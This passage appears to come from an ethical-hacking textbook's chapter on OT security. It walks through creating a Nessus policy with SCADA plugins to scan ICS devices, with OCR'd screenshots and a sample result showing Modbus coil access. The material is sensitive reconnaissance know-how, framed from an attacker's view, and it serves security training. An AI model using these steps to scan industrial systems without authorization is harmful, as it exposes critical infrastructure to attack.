
Step 1: Log in to the Nessus web client, click on the **Policies** tab, and select **Create New Policy**. Then, choose the **Basic Network Scan** template

Step 2: Modify the settings in the **DISCOVERY** node for port scanning. Provide a port range of **0–1000**

Step 3: Check whether **SCADA** plugins exist in the **Plugins** tab; else, the results appear only for non-SCADA ports

Step 4: Save the policy. Then, open the **My Scans** folder and select the **New Scan**. Click on the **User Defined** policies section and choose the policy created in **Step 1**

Step 5: Choose the policy and feed the information in the given fields along with the target IP address. Then, click on **Launch**



Demo for Scada
‹ Back to My Scans

8 Vulnerabilities

Sev	Name	Family	Count
MEDIUM	ICCP/COTP (ISO 8073) Protocol Detection	SCADA	1
MEDIUM	Modbus/TCP Coil Access	SCADA	1
INFO	Nessus SYN scanner	Port scanners	3
INFO	Do not scan operational technology devices	Settings	1
INFO	EtherNet/IP CIP List Identity Response	SCADA	1
INFO	Nessus Scan Information	Settings	1
INFO	SNMP Protocol Version Detection	SNMP	1

Scan Details

Name:	Demo for Scada
Status:	Completed
Policy:	Demo for SCADA
Scanner:	Local Scanner
Start:	Today at 1:48 PM
End:	Today at 1:50 PM
Elapsed:	a minute

Vulnerabilities

https://www.tenable.com

Vulnerability Scanning

Once the attackers gather information about a target OT network and systems, they perform vulnerability scanning to identify available exploits and vulnerabilities in the critical infrastructure and OT. Attackers use tools such as SCADA Family for Nessus and Skybox Vulnerability Control to detect vulnerabilities in OT and IT devices, protocols, and applications, including ICS/SCADA, PLCs, RTUs, HMIs, gateways, desktop computers, and other networked systems. Attackers also use tools such as Wireshark to identify vulnerabilities through the monitoring and analysis of industrial network traffic.

Vulnerability Scanning Using Nessus


Source: *https://www.tenable.com*

Nessus is a vulnerability assessment tool that allows attackers to find vulnerabilities in ICS and SCADA systems. This tool also provides attackers with a quick view of vulnerabilities associated with default policies and templates, and then allows them to create their own policies. Attackers use Nessus to discover and group all the vulnerabilities to launch various attacks on target OT networks.

Nessus includes a bunch of SCADA plugins through which attackers can perform vulnerability scanning on target ICS/SCADA devices. The vulnerabilities are obtained based on the plugin signatures.

Steps to Perform Vulnerability Scanning on ICS/SCADA Systems Using Nessus

- **Step 1:** Log in to the Nessus web client with the credentials provided at the time of the installation process. Click on the **Policies** tab and select **Create New Policy**. Then, choose the **Basic Network Scan** template.



Nessus
Scans
Settings
admin
FOLDERS
My Scans
All Scans
Trash
RESOURCES
Policies
Plugin Rules
Customized Reports
Scanners
Settings
Credentials
Plugins
BASIC
DISCOVERY
ASSESSMENT
REPORT
ADVANCED
Save
Cancel

New Policy / Basic Network Scan
‹ Back to Policy Templates

Name: Demo for SCADA
Description:

Figure 18.96: Screenshot of Nessus showing New Policy settings

- **Step 2:** Modify the settings in the **DISCOVERY** node for port scanning. Provide a port range of **0–1000**.


Nessus
Scans
Settings
admin
FOLDERS
My Scans
All Scans
Trash
RESOURCES
Policies
Plugin Rules
Customized Reports
Scanners
Settings
Credentials
Plugins
BASIC
DISCOVERY
Host Discovery
Port Scanning
Service Discovery
ASSESSMENT
REPORT
ADVANCED

New Policy / Basic Network Scan
‹ Back to Policy Templates

Ports

☐ Consider unscanned ports as closed

Port scan range: 0-1000

Local Port Enumerators

☑ SSH (netstat)

☑ WMI (netstat)

